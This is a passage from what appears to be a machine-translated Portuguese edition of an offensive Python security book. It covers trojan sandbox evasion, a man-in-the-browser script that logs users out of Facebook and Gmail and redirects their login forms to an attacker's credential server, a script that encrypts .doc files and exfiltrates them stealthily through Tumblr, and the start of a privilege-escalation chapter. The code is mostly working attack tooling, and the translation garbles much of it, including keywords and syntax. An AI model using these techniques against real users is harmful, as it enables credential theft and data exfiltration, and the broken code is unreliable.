Em primeiro lugar, verificar a existência de teclas pressionadas ou cliques do mouse ❸ e sabemos que, se a função retorna um valor, ele é o timestamp de quando o clique do mouse ocorreu. Em seguida, calcular o tempo decorrido entre cliques do mouse ❹ e, em seguida, compará-lo ao nosso limite ❺ para determinar se foi um duplo-clique. Junto com a detecção de duplo clique, nós estamos olhando para ver se o operador sandbox foi fluindo clique eventos ❻ na caixa de areia para tentar técnicas de detecção sandbox falsos fora. Por exemplo, ele seria bastante estranho ver 100 clica duas vezes em uma fileira durante o uso normal do computador. Se o máximo número de clica duas vezes foi atingido e que aconteceu em rápida sucessão ❾, nós socorrer. Nossa passo final é para ver se fizemos isso através de todas as verificações e atingimos o nosso número máximo de cliques, Teclas e clica duas vezes ❿; Se assim for, nós sair da nossa função de detecção de caixa de areia.

Encorajo-vos a ajustar e jogar com as configurações, e para adicionar recursos adicionais, como virtual detecção máquina. Pode ser útil para rastrear o uso típico em termos de cliques do mouse, dê um duplo cliques e teclas digitadas através de alguns computadores que você possui (quero dizer, possuem - e não aqueles que você hackeado!) para ver onde você se sentir o local feliz é. Dependendo do seu alvo, você pode querer mais configurações paranóico ou você não pode estar preocupado com a detecção de sandbox em tudo. Usando as ferramentas que você desenvolvido neste capítulo pode atuar como uma camada de base de recursos para rolar para fora em sua trojan, e devido à modularidade do nosso quadro trojaning, você pode optar por utilizar qualquer um deles.

[17] Baixar PyHook aqui: <http://sourceforge.net/projects/pyhook/>.

[18] Para saber tudo sobre contextos de dispositivo e programação GDI, visite a página MSDN aqui: [http://msdn.microsoft.com/en-us/library/janelas/desktop/dd183553\(v=VS.85\).aspx](http://msdn.microsoft.com/en-us/library/janelas/desktop/dd183553(v=VS.85).aspx).

[19] Como Canvas é uma ferramenta comercial, dê uma olhada neste tutorial para a geração de pay-cargas Metasploit aqui: http://www.offensive-security.com/metasploit-unleashed/Generating_Payloads.

Capítulo 9. Fun with Internet Explorer

automação COM janelas serve um número de usos práticos, de interagir com base na rede serviços para a incorporação de uma planilha do Microsoft Excel em seu próprio aplicativo. Todas as versões de O Windows XP de frente permitem que você incorporar um objeto Internet Explorer COM em aplicações,

e vamos aproveitar essa capacidade neste capítulo. Usando o objeto de automação IE nativa, vamos criar um homem-em-ataque estilo de navegador onde pode roubar as credenciais de um site enquanto um usuário interagir com ele. Nós vamos fazer esse ataque de roubo de credenciais extensível, de modo que vários alvo sites podem ser colhidas. O último passo vai usar o Internet Explorer como um meio de dados de exfiltrate um sistema de destino. Vamos incluir alguns criptografia de chave pública para proteger os dados exfiltrated de modo que só nós pode decifrá-lo.

Internet Explorer, você diz? Mesmo que outros navegadores como o Google Chrome e Mozilla Firefox são mais popular estes dias, a maioria dos ambientes corporativos ainda usam Internet Explorer como seu padrão navegador. E, claro, você não pode remover o Internet Explorer a partir de um sistema Windows - de modo que este técnica deve estar sempre disponível para o seu trojan do Windows.

Man-in-the-Browser (Kind Of)

Man-in-the-browser (MITB) ataques tenham sido em torno desde a sua vez de o novo milênio. Eles são uma variação sobre o clássico ataque man-in-the-middle. Em vez de actuar no meio de um comunicação, malware se instala e rouba credenciais ou informações sensíveis do navegador do alvo desavisado. A maioria destas variantes de malware (normalmente chamado *Navegador Helper Objetos*) insere -se no do navegador ou de outra forma injetar código de modo que eles podem manipular o -se o processo do navegador. Como os desenvolvedores do navegador tornar-se sábio a estas técnicas e antivírus vendedores procuram cada vez mais este comportamento, temos que ter um pouco furtivos. Ao alavancar o nativo interface COM para o Internet Explorer, podemos controlar qualquer sessão IE a fim de obter credenciais para sites de redes sociais ou logins de e-mail. Pode, claro, estender essa lógica para alterar um usuário do senha ou realizar transações com a sua sessão de login. Dependendo do seu alvo, você pode também usar esta técnica em conjunto com o módulo de keylogger, a fim de forçá-los a re-autenticar-se em um site enquanto você capturar as teclas digitadas.

Vamos começar criando um exemplo simples que vai prestar atenção para uma navegação do usuário no Facebook ou Gmail, de-autenticá-los e, em seguida, modificar o formulário de login para enviar seu nome de usuário e senha para um servidor HTTP servidor que *nós* controlar. O nosso servidor HTTP, então, simplesmente redirecioná-los de volta para a página de login real.

Se você já fez qualquer desenvolvimento JavaScript, você notará que o modelo COM para interagir com o IE é muito semelhante. Estamos pegando no Facebook e Gmail porque os usuários corporativos têm uma desagradável hábito de ambas as senhas reutilização e usar esses serviços às empresas (sobretudo, o trabalho de encaminhamento mail para o Gmail, usando Facebook conversar com colegas de trabalho, e assim por diante). Vamos rachar *mitb.py* e entrar o seguinte código:

```
win32com.client importação
tempo de importação
urlparse importação
urllib importação

❶ data_receiver = "http://localhost: 8080 /"

❷ TARGET_SITES = {}
TARGET_SITES [ "www.facebook.com" ] =
{ "Logout_url" : Nenhum,
"Logout_form" : "Logout_form",
"Login_form_index": 0,
"possuido" : False}

TARGET_SITES [ "accounts.google.com" ] =
{ "Logout_url" : "Https://accounts.google.com/
Sair hl = en & continue = https://accounts.google.com/
ServiceLogin% 3Fservice% 3Dmail",
"Logout_form" : Nenhum,
"Login_form_index": 0,
"possuido" : False}

# Usar o mesmo alvo para vários domínios do Gmail
```

```

TARGET_SITES [ "mail.google.com" ] = "TARGET_SITES [ "accounts.google.com" ]
clsid = '{9BA05972-F6A8-11CF-A442-00A0C90A8F39''

❶ janelas = win32com.client.Dispatch (clsid)

```

Estes são os ingredientes de nossa man- (tipo-de) ataque -in-the-browser. Nós definimos a nossa `data_receiver` ❶ variável como o servidor web que receberá as credenciais dos nossos sites de destino. Este método é mais arriscado em que um usuário astuto pode ver o redirecionamento acontecer, assim como um projeto futuro lição de casa você poderia

pensar em maneiras de puxar os cookies ou empurrando as credenciais armazenadas através do DOM através de uma tag de imagem ou outros meios que parecem menos suspeitos. Nós, então, criar um dicionário de sites de destino ❷ que o nosso ataque apoiará. Os membros de dicionário são como se segue: `logout_url` é um URL que pode redirecionar através de um GET solicitação para forçar um usuário a fazer logoff; o `logout_form` é um elemento DOM que possamos apresentar esse força o logoff; `login_form_index` é a localização relativa no DOM do domínio de destino que contém o formulário de login vamos modificar; ea `propriedade` bandeira diz-nos se nós já capturado credenciais de um site de destino, porque não querem manter forçando-os a logar-se repetidamente ou então o alvo pode suspeitar que algo é para cima. Em seguida, usamos identificação de classe do Internet Explorer e instanciar o COM objeto ❸ , o que nos dá acesso a todas as guias e instâncias do Internet Explorer que estão atualmente correndo.

Agora que temos a estrutura de apoio no lugar, vamos criar o loop principal do nosso ataque:

```

while True:

❶   para o navegador no Windows:

        url = urlparse.urlparse (browser.LocationUrl)

        se url.hostname em TARGET_SITES:

❷           se TARGET_SITES [url.hostname] [ "propriedade"]:
               continuar

❸           # Se houver um URL, que pode simplesmente redireccinar
           Se TARGET_SITES [url.hostname] [ "logout_url"]:
               browser.Navigate (TARGET_SITES [url.hostname] [ "logout_url"])
               wait_for_browser (browser)

           outro:

               # Recuperar todos os elementos no documento
               full_doc = browser.Document.all

               # Iterate, procurando a forma de logout
               for i in full_doc:
                   experimentar:

                       # Encontrar o formulário de logout e apresentá-lo
                       Se i.id == TARGET_SITES [url.hostname] [ "logout_form"]:
                           eu submeto()
                           wait_for_browser (browser)
                       exceto:
                           passar

               # Agora nós modificar o formulário de login
               experimentar:
                   login_index = TARGET_SITES [url.hostname] [ "login_form_index"]
                   login_page = urllib.quote (browser.LocationUrl)
❹                   browser.Document.forms [login_index] .ação = "% s% s%" (data_.
                   receptor, login_page)
                   TARGET_SITES [url.hostname] [ "propriedade"] = true

               exceto:
                   passar
               time.sleep (5)

```

Esta é a nossa principal loop onde nós monitoramos sessão do navegador da nossa meta para os sites a partir do qual nós quer prender credenciais. Começamos por iteração através de todos os actualmente em execução Internet Explorer ❶ objetos; isso inclui guias ativas no IE moderno. Se descobrimos que a meta é visitar um dos nossos locais predefinidos ❷ podemos começar a principal lógica do nosso ataque. O primeiro passo é determinar se nós executamos um ataque contra este site já ❸ ; se assim for, não vamos executá-lo novamente. (Isto tem um

desvantagem em que se o usuário não digitar sua senha corretamente, você pode perder suas credenciais; Doente deixar a nossa solução simplificada como uma lição de casa para melhorar em cima.)

Em seguida, testamos para ver se o site de destino tem uma URL de logout simples que podemos redirecionar para ❶ e se assim for, nós forçar o navegador a fazê-lo. Se o site de destino (como o Facebook) exige que o usuário enviar um formulário para forçar o logout, começamos a iteração sobre o DOM ❷ e quando descobrimos o elemento HTML ID que está registrado para o formulário de logout ❸ , forçamos o formulário a ser enviado. Depois que o usuário tem sido redirecionado para o formulário de login, modificamos o ponto final do formulário para registrar o nome de usuário e senha para um servidor que nós controlamos ❹ , e depois esperar que o usuário realize um login. Observe que a aderência do hostname do nosso site-alvo para o final da URL do nosso servidor HTTP que coleta as credenciais.

Este é então o nosso servidor HTTP sabe o site para redirecionar o browser para depois de recolher as credenciais.

Você vai notar a função `wait_for_browser` referenciado em alguns pontos acima, que é uma simples função que espera um navegador para concluir uma operação, como navegar para uma nova página ou à espera de uma página para carregar totalmente. Vamos adicionar esta funcionalidade agora, inserindo o seguinte código acima do loop principal do nosso script:

```

wait_for_browser def (browser):

    # Espera para o navegador para terminar o carregamento de uma página
    enquanto browser.ReadyState = 4 e browser.ReadyState = "complete"!:
        time.sleep (0,1)

    Retorna

```

Muito simples. Estamos apenas procurando o DOM para ser completamente carregado antes de permitir que o resto da nossa roteiro para manter a execução. Isso nos permite tempo com cuidado quaisquer modificações DOM ou análise operações.

Criando o servidor

Agora que nós criamos nosso script de ataque, vamos criar um servidor HTTP muito simples para recolher o credenciais como eles são apresentados. Crack abrir um novo arquivo chamado *cred_server.py* e soltar na seguinte código:

```
importação SimpleHTTPServer
importação SocketServer
urllib importação

classe CredRequestHandler (SimpleHTTPServer.SimpleHTTPRequestHandler):
    def do_POST (self):
        ❶      content_length = int (self.headers [ 'Content-Length' ])
        creds = self.rfile.read (content_length) .decode ( 'utf-8')
        creds de impressão
        ❷      local = self.path [1];
        self.send_response (301)
        ❸      self.send_header ( 'Location', urllib.unquote (local))
        self.end_headers ()

❹ servidor = SocketServer.TCPServer (( '0.0.0.0', 8080), CredRequestHandler)
server.serve_forever ()
```

Esta simples trecho de código é o nosso servidor HTTP especialmente concebido. Nós inicializar a base de `TCPServer` classe com o IP, porta e `CredRequestHandler` classe ❹ que será responsável pelo tratamento do solicitações HTTP POST. Quando o nosso servidor recebe uma solicitação do navegador do alvo, lemos o `Content-Length` cabeçalho ❶ para determinar o tamanho de o pedido, e , em seguida, vamos ler em os conteúdos de o pedido ❷ e imprimi-los ❸ . Nós, então, analisar o site de origem (Facebook, Gmail, etc.) ❹ e forçar o navegador de destino para redirecionar ❺ volta para a página principal do site de destino. Um adicional recurso que você poderia acrescentar aqui é enviar-te um e-mail a cada credenciais de tempo são recebidas de modo que você pode tentar fazer login usando as credenciais do alvo antes que eles tenham uma chance de mudar sua senha. Vamos levá-la para uma rodada.

Chutar os pneus

Fogo até uma nova instância IE e executar o seu *mitb.py* e *cred_server.py* roteiros em janelas separadas. Vocês pode testar navegando em torno de vários sites para ter certeza de que você não está vendo nenhum estranho comportamento, que você não deve. Agora navegue para o Facebook ou o Gmail e tentar fazer o login. Em sua *cred_server.py* janela, você deve ver algo como o seguinte, usando o Facebook como um exemplo:

```
C: \> python.exe cred_server.py
lsd = AVog7IRc & email = justin@nostarch.com & pass = pyth0nrocks & default_persistent = 0 &
timezone = 180 & lgnrnd = 200229_SsTf & lgnjs = 1394593356 & locale = en_US
localhost -- [12 / Mar / 2014 00:03:50] "POST /www.facebook.com HTTP / 1.1" 301 -
```

Você pode ver claramente as credenciais de chegar, e o redirecionamento pelo servidor chutar o navegador de volta

permeando e que seja feita a exfiltração para o Facebook, por exemplo, temos que executar esse comando para poder ver como ele força a sair. Agora que podemos prender as credenciais do usuário dessa maneira, vamos ver como podemos gerar IE para ajudar exfiltrar informações de uma rede de destino.

IE Automation COM para Exfiltração

Ter acesso a uma rede de destino é apenas uma parte da batalha. Para fazer uso do seu acesso, você quer ser capaz de exfiltrar documentos, planilhas ou outros pedaços de dados fora do sistema de destino. Dependendo os mecanismos de defesa no lugar, esta última parte do seu ataque pode revelar-se complicado. Pode haver sistemas locais ou remotos (ou uma combinação de ambos) que trabalham para validar os processos de abertura remota conexões, bem como se esses processos devem ser capazes de enviar informações ou iniciar conexões fora da rede interna. Um investigador companheiro de segurança canadense, Karim Nathoo, salientou que a automação IE COM tem a maravilhosa vantagem de usar o *Iexplore.exe* processo, que normalmente é de confiança e na lista de permissões, para exfiltrar informações a partir de uma rede.

Nós vamos criar um script Python que irá primeiro caçar para documentos do Microsoft Word no sistema de arquivos local. Quando um documento é encontrado, o script irá criptografá-lo usando criptografia de chave pública.^[20] Após a documento é criptografado, vamos automatizar o processo de envio do documento criptografado para um blog sobre *tumblr.com*. Isto irá permitir-nos para dead-solte o documento e recuperar-lo quando nós queremos que sem ninguém ser capaz de decifrá-lo. Ao utilizar um site confiável, como Tumblr, também deve ser capaz de desvio qualquer lista negra que um firewall ou servidor proxy pode ter, que poderiam impedir-nos de apenas enviar o documento para um endereço IP ou servidor web que podemos controlar. Vamos começar por colocar algum apoio às funções em nosso script exfiltração. Abra *ie_exfil.py* e insira o seguinte código:

```
win32com.client importação
import os
fnmatch importação
tempo de importação
importação aleatória
zlib import

de Crypto.PublicKey importação RSA
de PKCS1_OAEP importação Crypto.Cipher

doc_type = ".doc"
nome de usuário = "b0rms@bughunter.ca"
senha = "JustinBHP2014"

public_key = ""

wait_for_browser def (browser):

    # Espera para o navegador para terminar o carregamento de uma página
    enquanto browser.ReadyState = 4 e browser.ReadyState = "complete"!:
        time.sleep (0,1)

    Retorna
```

Nós só estamos criando nossas importações, os tipos de documentos que irá procurar, nosso nome de usuário Tumblr e senha e um espaço reservado para a nossa chave pública, que geraremos mais tarde. Agora vamos adicionar o nosso rotinas de criptografia para que possamos criptografar o conteúdo de arquivo e arquivos.

```
encrypt_string def (texto simples):

    chunk_size = 256
    print "A compactação:% d bytes"% len (texto simples)
    ①     plaintext = zlib.compress (texto simples)

    impressão "Criptografia% d bytes"% len (texto sem formatação)

    rsaKey = RSA.importKey (public_key)
```

```

❷ encryptada = ""

❸ compensar = 0
enquanto deslocamento < len (texto simples):
    pedaço = texto simples [offset: offset + chunk_size]

❹     if len (pedaço)% chunk_size = 0!
        pedaço += " " * (chunk_size - len (pedaço))

    criptografados += rsakey.encrypt (pedaço)
    compensar += Chunk_size

❺     criptografado = encrypted.encode ( "base64")

    print "Base64 codificado cripto:% d"% len (criptografados)

    voltar criptografado

encrypt_post def (filename):
    # Abrir e ler o file
    fd = open (filename, "rb")
    contents = fd.read ()
    fd.close ()

❻     encrypted_title = encrypt_string (filename)
    encrypted_body = encrypt_string (conteúdos)

    voltar encrypted_title, encrypted_body

```

Nossa `encrypt_post` função é responsável por tomar no nome do arquivo e retornando tanto o criptografado nome do arquivo e o conteúdo de arquivos criptografados em formato codificado em base64. Nós primeiro chamar o carro-chefe principal função `encrypt_string` ❶, passando o nome do nosso arquivo de destino que se tornará o título de nosso post no Tumblr. O primeiro passo do nosso `encrypt_string` função é a de aplicar a compressão zlib no arquivo ❷ antes de configurar o nosso objeto de chave pública RSA criptografia ❸ usando o nosso público gerado chave. Então começamos um ciclo através do conteúdo do arquivo ❹ e criptografá-los em blocos de 256 bytes, que é o tamanho máximo de criptografia RSA usando PyCrypto. Quando nos deparamos com o último pedaço do arquivo ❺, se ele é não 256 bytes de comprimento, que pad -lo com espaços para garantir que nós podemos com sucesso criptografar -lo e descriptografa-la no outro lado. Depois que construir toda a nossa cadeia de texto cifrado, nós, base64-codificá-lo ❻ antes de devolvê-lo. Usamos a codificação Base64 para que possamos publicá-la em nosso blog Tumblr, sem problemas ou problemas de codificação estranhas.

Agora que temos as nossas rotinas de criptografia criadas, vamos começar a adicionar na lógica de lidar com o registo e navegar no painel Tumblr. Infelizmente, não há nenhuma maneira rápida e fácil de encontrar IU elementos na Web: Eu simplesmente passou 30 minutos usando o Google Chrome e suas ferramentas de desenvolvimento para inspecionar cada elemento HTML que eu precisava para interagir com.

Também é importante notar que a página de configurações do Tumblr, eu virei o modo de edição de texto simples, que desativa o seu editor baseado em JavaScript traquina. Se você quiser usar um serviço diferente, então você também vai ter que descobrir o momento preciso, interações DOM, e elementos HTML que são necessário - por sorte, Python torna a peça de automação muito fácil. Vamos adicionar mais algum código!

```

❶ def random_sleep ():
    time.sleep (random.randint (5,10))
    Retorna

login_to_tumblr def (IE):
    # Recuperar todos os elementos no documento
    full_doc = ie.Document.all
❷    # Iterate procurando o formulário de login

    for i in full_doc:
        se i.id == "signup_email":
            i.setAttribute ( "value", nome de usuário)
        elif i.id == "signup_password":
            i.setAttribute ( "value", password)

    random_sleep ()

    # Você pode ser apresentado com diferentes home pages
❸    se ie.Document.forms [0] .id == "signup_form":
        ie.Document.forms [0] .submit ()
    outro:
        ie.Document.forms [1] .submit ()
    exceto IndexError, e:
        passar

    random_sleep ()

    # O formulário de login é o segundo formulário na página
    wait_for_browser (ie)

    Retorna

```

Nós criamos uma função simples chamada `random_sleep` ❶ que vai dormir por um período de tempo aleatório; esta é projetado para permitir que o navegador para executar tarefas que podem não registrar eventos com o DOM para sinal de que eles estão completos. Além disso, faz com que o navegador parecem ser um pouco mais humano. Nosso `login_to_tumblr` função começa por recuperar todos os elementos em o DOM ❷, e olha para o e-mail e senha campos ❸ e define-los para as credenciais que fornecemos (não se esqueça de se inscrever uma conta). Tumblr pode apresentar uma tela de login ligeiramente diferente a cada visita, então o próximo pedaço de código ❹ simplesmente tenta a encontrar o login do formulário e enviar -lo em conformidade. Após esse código é executado, que deve agora ser conectado ao painel Tumblr e pronto para postar algumas informações. Vamos adicionar esse código agora.

```

post_to_tumblr def (ou seja, título, pós):
    full_doc = ie.Document.all

    for i in full_doc:
        se i.id == "post_one":
            i.setAttribute ( "value", título)
            title_box = i

```

```

    #!/usr/bin/python
    i.setAttribute ("innerHTML", post)
    imprimir "Definir área de texto"
    i.focus ()
    elif i.id == "create_post":
        print "Encontrado botão post"
        post_form = i
        i.focus ()

    # Mover o foco para longe da caixa de conteúdo principal
    random_sleep ()
    title_box.focus ()
    random_sleep ()

    # Enviar o formulário
    post_form.children [0].click ()
    wait_for_browser (ie)

    random_sleep ()

    Retorna

```

Nada disto código deve ser muito novo neste momento. Estamos na caça simplesmente através do DOM para encontrar

onde postar o título eo corpo da postagem do blog. O `post_to tumblr` função só recebe uma instância do navegador eo nome do arquivo criptografado e conteúdo do arquivo para enviar mensagens. Um pequeno truque (aprendidas observando-se em ferramentas de desenvolvimento do Chrome) ❶ é que temos de mudar o foco de distância do conteúdo principal parte do post para que JavaScript do Tumblr permite que o botão Post. Estes pequenos truques sutis são importante para anotar como você aplicar esta técnica a outros sites. Agora que pode logar e postar Tumblr, vamos colocar os toques finais no lugar para o nosso script.

```

def exfiltrate (document_path):

    ❶ isto é, = win32com.client.Dispatch ("InternetExplorer.Application")
    ie.Visible = 1

    ❷ # Cabeça para Tumblr e login
    ie.Navigate ( "http://www.tumblr.com/login")
    wait_for_browser (ie)
    print "Log in ..."
    login_to_tumblr (ie)
    print "Sessão iniciada ... navegação"

    ie.Navigate ( "https://www.tumblr.com/new/text")
    wait_for_browser (ie)

    # Criptografar o arquivo
    título, corpo = encrypt_post (document_path)

    imprimir "Criar nova mensagem ..."
    post_to_tumblr (ou seja, título, corpo)
    print "Postado!"

    ❸ # Destruir a instância IE
    ie.Quit ()
    ie = None

    Retorna

    # Loop principal para a descoberta de documentos
    # NOTA: nenhuma guia para a primeira linha de código abaixo
    ❹ para pais, diretórios, nomes de arquivos em os.walk ( "C:\\"):
        para filename em fnmatch.filter (nomes de arquivos, "*% s% doc_type"):
            document_path = os.path.join (pai, filename)
            imprimir "Encontrado:% s% document_path"
            exfiltrate (document_path)
            raw_input ( "Continuar?")
```

Nossa `Exfiltrate` função é o que chamaremos para cada documento que deseja armazenar no Tumblr. isto primeiro cria uma nova instância do objeto Internet Explorer COM ❶ - ea coisa interessante é que você pode definir o processo a ser visíveis ou não ❷ . Para depuração, deixá-lo definido como 1 , mas para o máximo de discrição você definitivamente quer configurá-lo para 0 . Isto é realmente útil se, por exemplo, o trojan detecta outra atividade indo; nesse caso, você pode começar exfiltrating documentos, o que pode ajudar a misturar ainda mais a sua em actividades com que do utilizador. Depois chamamos todas as nossas funções auxiliares, nós simplesmente matar o nosso IE instância ❸ e regresso. O último pedaço de nosso script ❹ é responsável por rastreamento através do `C:\\` unidade no sistema de destino e tentar igualar a nossa extensão de arquivo predefinido (`.doc` , neste caso). Cada vez que um arquivo for encontrado, nós simplesmente passar o caminho completo do arquivo para o nosso `Exfiltrate` função.

Agora que temos o nosso código principal pronto para ir, é preciso criar uma rápida e suja geração de chaves RSA roteiro, bem como um roteiro de descriptografia que podemos usar para colar em um pedaço de texto Tumblr criptografadas e recuperar o texto simples. Vamos começar por abrir `keygen.py` e inserindo o seguinte código:

```

de Crypto.PublicKey importação RSA

new_key = RSA.generate (2048, e = 65537)

public_key = new_key.publickey ().exportKey ( "PEM")
private_key = new_key.exportKey ( "PEM")
public_key de impressão
private_key de impressão

É isso mesmo - Python é tão mau-burro que podemos fazê-lo em um punhado de linhas de código. Este bloco de código saídas de ambos um par de chaves públicas e privadas. Copiar a chave pública para a ie_exfil.py script. Em seguida, abra um novo arquivo Python chamada decryptor.py e insira o seguinte código (cole a chave privada para o private_key variável):

zlib import
base64 importação
de Crypto.PublicKey importação RSA
de PKCS1_OAEF importação Crypto.Cipher

private_key = """ COLAR CHAVE PRIVADA AQUI """
❶ rsakey = RSA.importKey (private_key)
rsakey = PKCS1_OAEF.new (rsakey)

chunk_size = 256
offset = 0
descriptografado = ""
```

```

enquanto deslocamento < len (criptografados) :
    descriptografado += rsakey.decrypt (criptografado [offset: offset + chunk_size])
    offset += chunk_size

# Agora nós descomprimir ao original
❶ texto simples = zlib.decompress (descriptografado)

texto simples de impressão

```

Perfeito! Nós simplesmente instanciar a classe RSA com a chave privada ❶ e, em seguida, pouco depois nós base64-descodifica ❷ nosso blob codificado do Tumblr. Muito parecido com o nosso ciclo de codificação, nós simplesmente pegar 256 pedaços de bytes ❸ e decifrá-los, lentamente construindo a nossa cadeia de texto plano inicial. A etapa final ❹ é para descomprimir a carga útil, porque nós previamente comprimido lo do outro lado.

Chutar os pneus

Há uma grande quantidade de peças móveis para este pedaço de código, mas é bastante fácil de usar. Basta executar o seu *ie_exfil.py* roteiro de um do Windows acolhimento e esperar por ele para indicar que ele tenha sucesso postou a Tumblr. Se você deixou Internet Explorer visível, você deve ter sido capaz de assistir a todo o processo. Depois que for concluída, você deve ser capaz de navegar até a página de Tumblr e ver algo como Figura 9-1.



Figura 9-1. Nossa nome de arquivo criptografado

Como você pode ver, há uma grande bolha criptografada, que é o nome do nosso arquivo. Se você rolar para baixo, você vai ver claramente que o título termina onde a fonte não é mais ousado. Se você copiar e colar o título em seu *decryptor.py* arquivo e executá-lo, você deve ver algo como isto:

```

#:> Python decryptor.py
C: Tools \ Arquivos de Programas \ depuração para Windows (x86) \ dml.doc
#:>

```

Perfeito! Meu *ie_exfil.py* roteiro pegou um documento a partir do directório Windows Debugging Tools, carregado o conteúdo para Tumblr, e eu com êxito pode decifrar o nome do arquivo. Agora é claro que para fazer o todo o conteúdo do arquivo, você gostaria de automatizar usando os truques que lhe mostrei no Capítulo 5 (usando *urllib2* e *HTMLParser*), que vou deixar como uma lição de casa para você. O outro

coisa a considerar é que, em nossa *ie_exfil.py* script, almofada últimos 256 bytes com o caractere de espaço, e isso pode prejudicar certos formatos de arquivo. Outra idéia para estender o projeto é criptografar um comprimento

[20] O pacote PyCrypto Python pode ser instalado a partir <http://www.voidspace.org.uk/python/modules.shtml#pycrypto/>.

Capítulo 10. escalação de privilégios do Windows

Assim você estalou uma caixa dentro de uma rede do Windows suculento. Talvez você alavancado um montão remoto estouro, ou você phished seu caminho para a rede. É hora de começar a procurar maneiras para escalar privilégios. Se você já é ou administrador do sistema, você provavelmente quer várias maneiras de alcançar esses privilégios no caso de um ciclo de adesivo mata o seu acesso. Ele também pode ser importante dispor de um catálogo de privilégio escalasões no bolso de trás, como algumas empresas executar software que pode ser difícil analisar em seu próprio ambiente, e você não pode executar em que o software até que você esteja em um empresa do mesmo tamanho ou composição. Em uma escalada de privilégios típico, você está indo para explorar uma mal codificados driver ou problema kernel nativo do Windows, mas se você usar uma baixa qualidade explorar ou há uma problema durante a exploração, você corre o risco de instabilidade do sistema. Nós estamos indo para explorar algum outro meios de adquirir privilégios elevados no Windows.

Os administradores de sistema em grandes empresas normalmente têm agendado tarefas ou serviços que irão executar processos filhos ou executar scripts VBScript ou PowerShell para automatizar tarefas. Vendedores, também, muitas vezes tem automatizados, built-in tarefas que se comportam da mesma maneira. Nós estamos indo para tentar tirar vantagem da alta privilégio processa lidar com arquivos ou executar binários que são graváveis por usuários de baixo privilégio. Existem inúmeras maneiras para você tentar escalar privilégios no Windows, e nós só vão cobrir alguns. No entanto, quando você entender esses conceitos básicos, você pode expandir seus scripts para começar a explorar outros, cantos bolorentos escuras de seus alvos Windows.

Vamos começar por aprender a aplicar uma programação do Windows WMI para criar uma interface flexível que monitoriza a criação de novos processos. Colhemos dados úteis como os caminhos de arquivo, o usuário que criado o processo, e permitiu privilégios. Nossa monitoramento do processo, em seguida, mãos fora todos os caminhos de arquivo para um script de arquivo-monitoramento que mantém continuamente a par de quaisquer novos arquivos criados eo que é escrito para eles. Isto diz-nos que os arquivos estão sendo acessados por processos de alta privilégio e a localização do arquivo. O passo final é para interceptar o processo de arquivos de criação para que possamos injetar código de script e ter o processo de alta privilégio executar um shell de comando. A beleza de todo este processo é que ele não envolve qualquer engancho API, para que possamos voar sob o radar da maioria dos softwares antivírus.

Instalando os Pré-requisitos

Precisamos instalar algumas bibliotecas para escrever o ferramental neste capítulo. Se você seguiu as instruções iniciais no início do livro, você terá `easy_install` pronto para o rock. Caso contrário, consulte a Capítulo 1 para obter instruções sobre a instalação `easy_install`.

Execute o seguinte em um `cmd.exe` shell no seu Windows VM:

```
C: \> easy_install pywin32 wmi
```

Se por algum motivo este método de instalação não funciona para você, baixar o instalador PyWin32 directamente a partir <http://sourceforge.net/projects/pywin32/>.

Em seguida, você vai querer instalar o serviço de exemplo que os meus colaboradores tecnologia Dan Frisch e Cliff Janzen escreveu para mim. Este serviço emula um conjunto comum de vulnerabilidades que temos descoberto em grande redes corporativas e ajuda a ilustrar o código de exemplo neste capítulo.

1. Faça o download do arquivo zip: <http://www.nostarch.com/blackhatpython/bhpservice.zip>.
2. Instale o serviço usando o script em lotes fornecidos, `install_service.bat`. Certifique-se de que você está executando como administrador quando fazê-lo.

Você deve ser bom para ir, então agora vamos continuar com a parte divertida!

Criando uma Process Monitor

Eu participei de um projeto para o Immunity chamado El Jefe, que é em sua essência um processamento muito simples sistema de monitoramento com o registro centralizado (<http://eljefe.immunityinc.com/>). A ferramenta é concebida para ser usado por pessoas do lado da defesa da segurança para controlar a criação de processos e a instalação de malware. Enquanto consultar um dia, meu colega Mark Wuerger sugeriu que usamos El Jefe como um mecanismo leve para monitorar processos executados como SYSTEM em nossas máquinas Windows alvo.

Isto nos daria uma visão sobre manipulação de arquivos potencialmente inseguros ou a criação do processo filho. Funcionou, e nós caminhamos com numerosos erros de privilégios que nos deram as chaves do reino.

A principal desvantagem do original El Jefe é que ele usou uma DLL que foi injetado em todos os processos para interceptar chamadas para todas as formas de o nativo `CreateProcess` função. Em seguida, ele usou um pipe nomeado para comunicar ao cliente recolha, que em seguida, encaminhada os detalhes do processo de criação para o Servidor de registro. O problema com isto é que a maioria dos software antivírus também conecta o `CreateProcess` chamadas, por isso ou eles vê-lo como malware ou você tem problemas de instabilidade do sistema quando El Jefe é executado lado a lado com software antivírus. Vamos recriar alguns dos recursos de monitoramento de El Jefe em um forma hookless, que também será voltado para técnicas ofensivas em vez de monitoramento. Este deve fazer o nosso monitoramento portátil e dar-nos a capacidade de executar com software antivírus ativado sem problema.

Monitoramento do processo com o WMI

A API WMI dá ao programador a capacidade de monitorar o sistema para determinados eventos, e em seguida receber retornos de chamada quando ocorrem esses eventos. Nós vamos aproveitar essa interface para receber uma retorno de chamada cada vez que um processo é criado. Quando um processo é criado, nós estamos indo para prender algumas informações valiosas para os nossos propósitos: o tempo que o processo foi criado, o usuário que gerou o processo, o executável que foi lançado e seus argumentos de linha de comando, a identificação do processo, eo ID do processo pai. Isto irá mostrar-nos todos os processos que são criados por contas de maior privilégio e em particular, quaisquer processos que estão chamando arquivos externos, como VBScript ou scripts em lotes. Quando nós tem todas essas informações, nós também vai determinar o que privilégios estão habilitados nas fichas de processo. Em alguns casos raros, você vai encontrar processos que são criados como um usuário regular mas que tenham sido concedidos privilégios do Windows adicionais que você pode aproveitar.

Vamos começar criando um script de monitoramento muito simples [21] que fornece o processo básico informações e, em seguida, construir sobre isso para determinar os privilégios ativado. Note-se que, a fim de capturar informações sobre-alto privilégio processos criados pelo sistema, por exemplo, você vai precisar para executar o seu monitoramento de script como um administrador. Vamos começar adicionando o seguinte código para *process_monitor.py*:

```
win32com importação
win32api importação
win32security importação

wmi importação
sys importação
import os

log_to_file def (mensagem):
    fd = open ("process_monitor_log.csv", "ab")
    fd.write ( "% s \ r \ n"% message)
    fd.close ()

    Retorna

# Criar um cabeçalho do arquivo de log
log_to_file ("Time, Usuário, executável, CommandLine, PID, Pais PID, privilégios")

# Instanciar a interface WMI
❶ C = wmi.WMI ()

# Criar o nosso monitor de processo
❷ process_watcher = c.Win32_Process.watch_for ( "criação")

while True:
    experimentar:

   ❸ new_process process_watcher = ()

   ❹ proc_owner new_process.GetOwner = ()
    proc_owner = "% s \\\% s%" (proc_owner [0], proc_owner [2])
    create_date = new_process.CreationDate
    executável = new_process.ExecutablePath
